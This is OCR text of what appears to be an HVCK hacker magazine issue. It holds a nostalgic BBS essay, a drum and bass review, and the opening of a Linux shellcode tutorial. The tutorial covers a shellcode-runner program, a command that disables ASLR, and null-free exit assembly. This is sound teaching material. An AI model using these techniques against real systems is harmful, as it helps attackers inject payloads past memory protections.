


The obfuscated script is dropped into power shell. Oause for dramatic effect....

.....

.....





BOOOOOOOM

SHAANKA

backdoor established...


love him or
hate him
he proved
ne man can
change the
world

new tricks for old dogs

by d8rh8r

https://github.com/hvckmagazine/AlexandriaDigitalus

It's not true what they say. Old dogs love new tricks. From time to time, we might even pick them up quicker than the young pups though we'd never let on. Old and young alike, we have it easy these days. Pretty much anything you want to learn how to do is only a "hey siri" away. Bake a cake, build a pulse rifle from a broken microwave, make friends, learn to code, the information is at our fingertips. Chances are, if reading and attention span aren't your thing, someone has probably done a 30 clip tik toc tutorial on it. Apples.

I'm just old enough to remember a not so connected world. War dialling for days, long distance phone calls (thank you telecom internal billing) to random numbers half way across the country and the joy when xmodem connected. I think I was around 11 when I stumbled upon my first BBS and though I wouldn't be able to put a name to it for years, social engineered my way past the ever vigilant SysOp that ran it. The interogation was brutal but rocking a "Fisher Price my first alias" JW the 16 year old death metal enthusiast from Brisbane was a verified member in no time, with all areas access. Already pencilled in as one of the greatest days of my young life, it was about to get even better.

For the first hour or so I voyered the message board, measuring my self up against the obviously very cool and underground members who had left one liner quotes in one room and debated life, music and technology in others. Sophisticated, witty, charming. I could see them in my head these rockstars, and I was among them, one of them, things were looking up for this sci-fi loving 11 year old.

It was in one of the messages that I first became aware of "the crypt". A prolific poster and creator of sub par pornographic ascii and ansi art who's name now eludes me had issued an open invite to members to "help themselves" to anything from his portfolio. Just look for the "Binary Babes" folder in the crypt. The idea of endless boobs, even 8 bit ones were more than enough motivation for this little black duck. The hunt was on. It took me about an hour to figure out how to get into the members only area and to my surprise my credentials worked.

As it turns our binary babes were not the work of a pixel picasso but the interesting use of punctuation I learnt was sure to be a hit at school on Monday (.)(.). Beaten but not defeated I began idly exploring the rest of the crypts contents. Dusty, poorly titled textfiles full of weird poetry, song lyrics, black magic rituals. There really was no rhyme or reason to the file names. 0006.txt, arch012.txt, devilshit.txt (that one was a step by step guide to raising the dark lord). ACB.TXT. It was all caps, I knew it would be special and I wasn't disappointed.

As I browsed through the contents, I felt it for the first time. The rush of forbidden knowledge. Scrolling before my eyes, were detailed instructions on every single bit of mischief a young man could wish for. How to build bombs, pick locks, cause mischief, get high. The Jolly Roger Cookbook taught me how to make free phone calls on pay phones, what the "secret" home phone codes (USSD) and what they did, how to pick a lock, steal a car, clone credit cards, make fake IDs and even plan and execute an armed robbery.

I never did these things of course.
Something about knowing how just blew å skirt up. It still does.

Curiosity, empathy & integrity is all you need to be a success in this industry or any for that matter. Sometimes the journey can be tough and the lessons hard learned. Just as long as you do learn them, you'll doj ust fine.

If you're new to cyber or looking to pivot and need a little advice, reach out to any of the contributors at HVCK. There's a wealth of knowledge between us and we're happy to help.

HVCK has forked its very own alminac of oddities. check it out at our new github **https://github.com/hvckmagazine/AlexandriaDigitalus**

AH

afterdark

CK

Cyber is a tough game

Constant pressure with the next situation never to far away. Blowing off steam is important. My poison of choice… Drum & Bass. Served fat fresh and forcefully on a..

mono

where the bass


day...
lives


MON
DR
n B
MON
MONDAYS WILL
EVER

Drum n Bass Monday - 28th Nov 2022
Review by
Ryzer

I love drum & bass. I love small venues. The only draw back in these scenarios is that crowds can be super cliquey and unwelcoming. You know the deal. Home turf heros. As we roll into an already humming Radio Bar, the only thing we are greeted with are smiles.

As is traditon. the bar is the first stop. The service is friendly, the beers affordable and if the basslines had not been calling so strongly I would have been content to moonlight as barfly.

Hailing from Sydney, the last 30 mins we caught of Thierry D's set was solid. Crickets and chainsaw sub bass dueled with a classic Amen, masterfully sliced, sequenced and stuttured. Its a wonderful feeling hearing music that excites. Alas Theirry D was silenced by a DJ faux pas that in my youth would have led to violence. Deadmaus, a dj of some note, was solidly schooled in DJ etiquette for a similar infraction but that was a different time.

The silence was quickly replaced with the accapalla ragga of a local MC over the slow slung beat provided by an exhuberant crowd. Kind of magical really. Not to be outdone by ouf of town talent, Strafe dropped perhaps the best tune I've heard all year. Compicated pararhythms, switched from upbeat to down beat, climaxing to a mathmatically Wexquisite unison.

Closing out the evening, the subject of this articles cover art reaffrmed vinyls' superiority as a playback medium. Maybe its the length of tooth that resonates with this analogue artifact of my youth. Maybe it was the straighjt up killer tunes? Elther way, as we return to the car the conversation is focused on one thing. What time should we rock up next week.

Every **Monday** @ **Radio Bar**
357 Brunswick St Fitzroy Victoria Australia

ranson

Tox: 49B4FBFE9CE9951

nwear

orders & enquires - ransomwear@proton.me

2564C0046AE55799E5ACD90C50EE2C233030AC4A295505307AFFED7D94571

AH



CK
code

Rapid Reverse

Linux shellcode in 10 minutes

بسم الله الرحمن الرحيم

Hello, cybersecurity enthusiasts and white hackers!



shellcode

Writing shellcode is an excellent way to learn more about assembly language and how a program communicates with the underlying OS.

Why are we red teamers and penetration testers writing shellcode? Because in real cases shellcode can be a code that is injected into a running program to make it do something it was not made to do, for example buffer overflow attacks. So shellcode is generally can be used as the “payload” of an exploit.

Why the name “shellcode”? Historically, shellcode is machine code that when executed spawns a shell.

testing shellcode

When testing shellcode, it is nice to just plop it into a program and let it run. The C program below will be used to test all of our code (`run.c`):

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "my shellcode here";
```

written by
zhassulan zhussupov
https://cocomelonc.github.io/

```
int main(int argc, char **argv) {
  int (*func)();            // function pointer
  func = (int (*)()) code;  // func points to our shellcode
  (int)(*func)();           // execute a function code[]
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

Knowledge of C and Assembly is highly recommend. Also knowing how the stack works is a big plus. You can ofcourse try to learn what they mean from this tutorial, but it’s better to take your time to learn about these from a more in depth source.

disable ASLR

Address Space Layout Randomization (ASLR) is a security features used in most operating system today. ASLR randomly arranges the address spaces of processes, including stack, heap, and libraries. It provides a mechanism for making the exploitation hard to success. You can configure ASLR in Linux using the `/proc/sys/kernel/randomize_va_space` interface.

The following values are supported:

- 0 - no randomization
- 1 - conservative randomization
- 2 - full randomization

To disable ASLR, run:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

enable ASLR, run:

```
echo 2 > /proc/sys/kernel/randomize_va_space
```

some assembly

Firstly, let’s repeat some more introductory information, please be patient.

The x86 Intel Register Set.

```
EAX, EBX, ECX, and EDX are all 32-bit General Purpose Registers.
AH, BH, CH and DH access the upper 16-bits of the General Purpose Registers.
AL, BL, CL, and DL access the lower 8-bits of the General Purpose Registers.
EAX, AX, AH and AL are called the "Accumulator" registers and can be used for I/O port access,
arithmetic, interrupt calls etc.  We can use these registers to implement system calls.
EBX, BX, BH, and BL are the "Base" registers and are used as base pointers for memory access. We will
use this register to store pointers in for arguments of system calls. This register is also sometimes
used to store return value from an interrupt in.
ECX, CX, CH, and CL are also known as the "Counter" registers.
EDX, DX, DH, and DL are called the "Data" registers and can be used for I/O port access, arithmetic and
some interrupt calls.
```

Assembly instructions. There are some instructions that are important in assembly programming:

```
mov  eax, 32        ; assign: eax = 32
xor  eax, eax       ; exclusive OR
push eax            ; push something onto the stack
pop  ebx            ; pop something from the stack (what was on the stack in a register/variable)
call mysuperfunc    ; call a function
int  0x80           ; interrupt, kernel command
```

Linux system calls. System calls are APIs for the interface between the user space and the kernel space. You can make use of Linux system calls in your assembly programs. You need to take the following steps for using Linux system calls in your program:

```
Put the system call number in the EAX register.
Store the arguments to the system call in the registers EBX, ECX, etc.
Call the relevant interrupt (80h).
The result is usually returned in the EAX register.
```


All the x86 syscalls are listed in `/usr/include/asm/unistd_32.h`.

Example of how libc wraps syscalls:

```
/*
exit0.c - for demonstrating
how libc wraps syscalls
*/
#include <stdlib.h>

void main() {
  exit(0);
}
```

Let’s go to compile and disassembly:

```
gcc -masm=intel -static -m32 -o exit0 exit0.c
gdb -q ./exit0
```



`0xfc = exit_group()` and `0x1 = exit()`


nullbytes

First of all, I want to draw your attention to nullbytes.Let’s go to investigate simple program:

```
/*
meow.c - demonstrate nullbytes
*/
#include <stdio.h>
int main(void) {
    printf ("=^..^= meow \x00 meow");
    return 0;
}
```

compile and run:

```
gcc -m32 -w -o meow meow.c
./meow
```



As you can see, a nullbyte `\x00` terminated the chain of instructions.

The exploits usually attack C code, and therefore the shell code often needs to be delivered in a NUL-terminated string. If the shell code contains NUL bytes the C code that is being exploited might ignore and drop rest of the code starting from the first zero byte.

This concerns only the machine code. If you need to call the system call with number `0xb`, then naturally you need to be able to produce the number `0xb` in the `EAX` register, but you can only use those forms of machine code that do not contain zero bytes in the machine code itself.


Let’s go to compile and run two equivalent code.First `exit1.asm`:

```
; just normal exit
; author @cocomelonc
; nasm -f elf32 -o exit1.o exit1.asm
; ld -m elf_i386 -o exit1 exit1.o && ./exit1
; 32-bit linux

section .data

section .bss
```

```
section .text
  global _start    ; must be declared for linker

; normal exit
_start:            ; linker entry point
  mov eax, 0       ; zero out eax
  mov eax, 1       ; sys_exit system call
  int 0x80         ; call sys_exit
```

compile and investigate `exit1.asm`:

```
nasm -f elf32 -o exit1.o exit1.asm
ld -m elf_i386 -o exit1 exit1.o
./exit1
objdump -M intel -d exit1
```



as you can see we have a zero bytes in the machine code.


Second `exit2.asm`:

```
; just normal exit
; author @cocomelonc
; nasm -f elf32 -o exit2.o exit2.asm
; ld -m elf_i386 -o exit2 exit2.o && ./exit2
; 32-bit linux

section .data

section .bss

section .text
```

```
  global _start    ; must be declared for linker

; normal exit
_start:            ; linker entry point
  xor eax, eax     ; zero out eax
  mov al, 1        ; sys_exit system call (mov eax, 1) with remove null bytes
  int 0x80         ; call sys_exit
```

compile and investigate `exit2.asm`:

```
nasm -f elf32 -o exit2.o exit2.asm
ld -m elf_i386 -o exit2 exit2.o
./exit2
objdump -M intel -d exit2
```



As you can see, there are no embedded zero bytes in it.

As I wrote earlier, the EAX register has AX, AH, and AL. AX is used to access the lower 16 bits of EAX. AL is used to access the lower 8 bits of EAX and AH is used to access the higher 8 bits. So why is this important for writing shellcode? Remember back to why null bytes are a bad thing. Using the smaller portions of a register allow us to use `mov al, 0x1` and not produce a null byte. If we would have done `mov eax, 0x1` it would have produced null bytes in our shellcode.

Both these programs are functionally equivalent.

example1. normal exit


Let's begin with simplest example. Let's use our `exit.asm` code as the first example for shellcoding (`example1.asm`):

```
; just normal exit
; author @cocomelonc
; nasm -f elf32 -o example1.o example1.asm
; ld -m elf_i386 -o example1 example1.o && ./example1
; 32-bit linux

section .data

section .bss

section .text
  global _start   ; must be declared for linker

; normal exit
_start:           ; linker entry point
  xor eax, eax    ; zero out eax
  mov al, 1       ; sys_exit system call (mov eax, 1) with remove null bytes
  int 0x80        ; call sys_exit
```

Notice the `al` and `XOR` trick to ensure that no NULL bytes will get into our code.

Extract byte code:

```
nasm -f elf32 -o example1.o example1.asm
ld -m elf_i386 -o example1 example1.o
objdump -M intel -d example1
```




Here is how it looks like in hexadecimal.

